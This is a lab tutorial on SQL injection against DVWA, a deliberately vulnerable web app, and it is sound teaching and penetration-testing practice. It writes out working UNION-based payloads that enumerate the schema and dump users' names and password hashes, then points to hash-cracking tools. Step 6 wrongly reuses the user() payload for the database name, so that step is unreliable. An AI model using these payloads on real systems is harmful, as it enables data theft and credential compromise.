Pre-requisites

This tutorial expects that you have an up and running DVWA setup. If you have not yet installed DVWA on your Kali Linux system, please check out the article which gives a step-by-step guide.

Step 1: Setup DVWA for SQL Injection

After successfully installing DVWA, open your browser and enter the required URL `127.0.0.1/dvwa/login.php` Log in using the username “admin” and password as “password”. These are the default DVWA login credentials. After a successful login, set the DVWA security to LOW then click on SQL Injection on the left-side menu.


DVWA SQL Injection

Step 2: Basic Injection

On the User ID field, enter “1” and click Submit. That is supposed to print the ID, First_name, and Surname on the screen as you can see below.

The SQL syntax being exploited here is:

```
$getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
```



DVWA Basic SQL Injection

Interestingly, when you check the URL, you will see there is an injectable parameter which is the ID. Currently, my URL looks like this:

```
http://172.16.15.128/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#
```

Let's change the ID parameter of the URL to a number like 1,2,3,4 etc. That will also return the `First_name` and `Surname` of all users as follows:

```
ID: 2
First name: Gordon
Surname: Brown

ID: 3
First name: Hack
Surname: Me

ID: 4
First name: Pablo
Surname: Picasso
```

If you were executing this command directly on the DVWA database, the query for User ID 3 would look like this:

```
SELECT first_name, last_name FROM users WHERE user_id = '3';
```


```
Database changed
MariaDB [dvwa]> SELECT first_name, last_name FROM users WHERE user_id = '3';
+------------+-----------+
| first_name | last_name |
+------------+-----------+
| Hack       | Me        |
+------------+-----------+
1 row in set (0.001 sec)

MariaDB [dvwa]>
```

SQL Injection

Step 3: Always True Scenario


An advanced method to extract all the `First_names` and Surnames from the database would be to use the input: `%' or '1'='1'`



always true injection

The percentage `%` sign does not equal anything and will be false. The `'1'='1'` query is registered as True since 1 will always equal 1. If you were executing that on a database, the query would look like this:

```
SELECT first_name, last_name FROM users WHERE user_id = '%' or '1'='1';
```




SQL Injection

Step 4: Display Database Version

To know the database version, the DVWA application is running on, enter the text below in the User ID field.

```
%' or 0=0 union select null, version() #
```

The database version will be listed under surname in the last line as shown in the image below.




Display database version

Step 5: Display Database User

To display the Database user who executed the PHP code powering the database, enter the text below in the USER ID field.

```
%' or 0=0 union select null, user() #
```

The Database user is listed next to the surname field in the last line as in the image below.




Display database user

Step 6: Display Database Name

To display the database name, we will inject the SQL code below in the User ID field.

```
%' or 0=0 union select null, user() #
```

The database name is listed next to the surname field in the last line.




Display database name

Step 7: Display all tables in information_schema

The Information Schema stores information about tables, columns, and all the other databases maintained by MySQL. To display all the tables present in the `information_schema`, use the text below.

```
%' and 1=0 union select null, table_name from information_schema.tables #
```




Database schema

Step 8: Display all the user tables in information_schema

For this step, we will print all the tables that start with the prefix user as stored in the information_schema. Enter the SQL code below in the User ID.

```
%' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%'#
```




User tables

Step 9: Display all the columns fields in the information_schema user table

We will print all the columns present in the users' table. This information will include column information like User_ID, first_name, last_name, user, and password. Enter the input in the User_ID field.

```
%' and 1=0 union select null, concat(table_name,0x0a,column_name) from information_schema.columns where table_name = 'users' #
```




Column fields

Step 10: Display Column field contents

To display all the necessary authentication information present in the columns as stored in the information_schema, use the SQL syntax below:

```
%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
```



Column fields contents

From the image above, you can see the password was returned in its hashed format. To extract the password, copy the MD5 hash and use applications like John the Ripper to crack it. There are also sites available on the internet where you can paste the hash and if lucky, you will be able to extract the password.

Conclusion

From the various examples listed in this article, SQL injection proves to be a critical vulnerability that can exist in a system. Not only can attackers exploit it to reveal user or customer information, but it can also be used to corrupt the entire database thus bringing the whole system down. As of writing this post (2021), Injection is listed as the number one vulnerability in the OWASP Top 10 Vulnerabilities summary. The DVWA acts as a reliable resource for both penetration testers who want to improve their skills and web developers who want to develop systems with security in mind.